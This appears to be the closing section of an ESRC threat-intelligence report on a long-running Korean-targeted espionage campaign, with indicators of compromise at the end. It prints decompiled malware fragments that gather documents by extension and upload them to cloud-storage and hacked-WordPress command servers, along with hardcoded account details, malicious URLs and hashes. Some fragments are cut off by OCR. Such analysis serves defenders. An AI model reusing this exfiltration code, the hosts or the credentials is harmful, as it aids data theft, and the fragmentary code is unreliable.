
December 15, 2017: Official end of AOL Messenger service

December 12, 2017: PubNub IaaS Service

January 16, 2018: PubNub IaaS Service

February 23, 2018: PubNub IaaS Service

August 14, 2018: PubNub IaaS Service



```
NumberOfBytesWritten = 0;
sub_407BB0(&Buffer, 0, 768);
sub_407BB0(&v16, 0, 512);
sub_401400(&v16, v4, strlen(v4) - 3);
sub_401010(&Buffer, "%s%s₩r₩n", (unsigned int)&v16);
if ( v3 != (void *)-1 )
{
  WriteFile(v3, &Buffer, strlen(&Buffer), &NumberOfBytesWritten, 0);

  if ( a3 == 1
    && (sub_401370(FindFileData.cFileName, ".hwp")
     || sub_401370(FindFileData.cFileName, ".doc")
     || sub_401370(FindFileData.cFileName, ".docx")
     || sub_401370(FindFileData.cFileName, ".pdf")
     || sub_401370(FindFileData.cFileName, ".ppt")
     || sub_401370(FindFileData.cFileName, ".pptx")) )
  {
    NumberOfBytesWritten = 0;
    sub_407BB0(&v15, 0, 768);
    sub_407BB0(&v13, 0, 512);
```

```
 0, 256);
fer, 0, 256);
pFileName, 0, 256);
 "%s%s%s", (unsigned int)"http://sabinresorthotel.com/wp-includes/");
100u, &Buffer);
A(&Buffer, "~RPD", 0, &TempFileName);


u);
loadToFileA(0, &v7, &TempFileName, 0, 0) )
```

2015-07-10 11:38:04 (KST) 5ca9a1232ff3d71df02c1b9bb6fb4d94

C2 : WordPress

```
NumberOfBytesWritten = 0;
sub_4031C0(&Buffer, 0, 768);
sub_4031C0(&FileName, 0, 512);
v5 = sub_403030(lpFileName);
sub_4033B0(&FileName, lpFileName, v5 - 3);
sub_402E6E(&Buffer, "%s%s₩r₩n", (unsigned int)&FileName);
if ( hFile != (HANDLE)-1 )
{
  v6 = sub_403030(&Buffer);
  WriteFile(hFile, &Buffer, v6, &NumberOfBytesWritten, 0);

  if ( a3 == 1
    && (sub_403300(FindFileData.cFileName, ".hwp")
     || sub_403300(FindFileData.cFileName, ".doc")
     || sub_403300(FindFileData.cFileName, ".docx")
     || sub_403300(FindFileData.cFileName, ".pdf")
     || sub_403300(FindFileData.cFileName, ".ppt")
     || sub_403300(FindFileData.cFileName, ".pptx")) )
  {
    NumberOfBytesWritten = 0;
    sub_4031C0(&Buffer, 0, 768);
    sub_4031C0(&FileName, 0, 512);
```

```
"api.streamnation.com", 0x50u, 0, 0, 3u, 0, 0);
```

```
tA(v3, "POST", "/api/v1/auth", "HTTP/1.1", 0, 0, 0, 0);


, 1024);
identity=%s&password=%s", (unsigned int)"kimaqw123@daum.net");
```

2015-07-14 18:40:30 (KST) 527df8cddeb50d34d26de10c328260e2

C2 : Streamnation

```
;
a:-d /od /tw /s d:₩₩*.doc*,d:₩₩*.xls*,d:₩₩*.hwp,d:₩₩*.zip>>[LOG]",

) / 576;


6138 = v17 + 1;

 = 1;
) = 0;
) = 0;
) = 0;
```

```
hFile = HttpOpenRequestA(
          hConnect,
          "POST",
          szObjectName,
          "HTTP/1.1",
          "https://www.streamnation.com/collections/documents",
          &lpszAcceptTypes,
          0x4000000u,
          0);
```

2015-08-09 10:32:49 (KST) 2e6ffc7bb2a655201c3b342c97ec8a3b

C2 : Streamnation

```
;
a:-d /od /tw /s d:₩₩*.doc*,d:₩₩*.xls*,d:₩₩*.hwp,d:₩₩*.zip>>[LOG]",

rd_41A220;
) = aCmd_exeCDirA_0[76];
 int)v20 - 4) / 576;

) = 0;
) = 0;
) = 0;

 = 1;
```

```
 ::hFile = HttpOpenRequestA(
             v6,
             "POST",
             &szObjectName,
             "HTTP/1.1",
             "https://my.pcloud.com/#page=filemanager",
             &lpszAcceptTypes,
             0x800000u,
             0);
```

2016-04-11 11:13:38 (KST) b43cb6b69fb928319a6bbbc1fce9314b

C2 : Pcloud

[Figure 23] C2 communication that changes with time

03

Conclusion

- Persistent Threat

Conclusion

■ Persistent Threat

In addition to the previous cases, similar infringement using the same IoC code or metadata has been discovered for many years in Korea, and ESRC is constantly pursuing the change process.

Further details will be available on 'Threat Inside', which is the service scheduled to be launched from the second half of the year. IoCs and the specialized intelligence report are provided to corporate customers via 'Threat Inside'.

Indicator of Compromise (IoC)

■ Press Resources

Fake AV Investigation Unearths KevDroid, New Android Malware

https://blog.talosintelligence.com/2018/04/fake-av-investigation-unearths-kevdroid.html

Reaper Group’s Updated Mobile Arsenal

https://researchcenter.paloaltonetworks.com/2018/04/unit42-reaper-groups-updated-mobile-arsenal/

最新rtf漏洞野外利用分析报告

https://s.tencent.com/research/report/274.html

광복절 앞둔 14 일, 北 추정 보안 프로그램 위장 공격 포착

https://www.boannews.com/media/view.asp?idx=72235

■ File name

안전수칙.zip
안전수칙.hwp
denk.zip
360TS_Setup_Mini.exe
bitcoin-trans.doc
1.apk
conhost.exe

■ Malware MD5

af6721145079a05da53c8d0f3656c65c
1213e5a0be1fbd9a7103ab08fe8ea5cb
edc1bdb2d70e36891826fdd58682b6c4
b710e5a4ca00a52f6297a3cc7190393a
05eef00de73498167b2d7ebdc492c429
ff32383f207b6cdd8ab6cbcba26b1430
84cbbb8cdad90fba8b964297dd5c648a
ab2a4537c9d6761b36ae8935d1e5ed8a
fa39b3b422dc4232ef24e3f27fa8d69e

8ab2819e42a1556ba81be914d6c3021f
24fe3fb56a61aad6d28ccc58f283017c
9525c314ecbee7818ba9a819edb4a885
fa39b3b422dc4232ef24e3f27fa8d69e

■ Domain

http://endlesspaws.com/vog/tan[.]php?fuck=x
http://endlesspaws.com/vog/denk[.]zip
seline.co.kr/datafiles/CNOOC[.]php
www.causwc.or.kr/board_community01/board_community01/index2[.]php
www.kumdo.org/admin/noti/files/iindex[.]php
www.icare.or.kr/upload/board/index1[.]php
cnjob.co.kr/data/blog/iindex[.]php
notac.co.kr/admin/case/iindex[.]php
http://ebsmpi.com/ipin/360/down[.]php
http://cgalim.com/admin/hr/hr[.]doc

■ IP address

175.45.178.133

■ Mutex name

taihaole9366

■ CVE

CVE-2017-8759
CVE-2015-5119
CVE-2014-8439
CVE-2015-0313
CVE-2015-3090
CVE-2015-3105
CVE-2015-5119

■ String

Haizi
LiuJin
srvrlyscss
프로쎄스

프로그람

fastcameron13

powercooper00

dPfWls&Rkapfns19 (옐찐&까메룬 19)

dPQms&Thvldk1987 (예쁜&쏘피아 1987)

홍채연[하율]

KIM[Administrator]

JAMIE[Jamie Kim]

DONGMIN[MinSk]

T-PC[T]

YONGJA-PC

USER

sec

CRACKER-PC

SEIKO

ESTsecurity Response Center

https://www.estsecurity.com/

esrc@estsecurity.com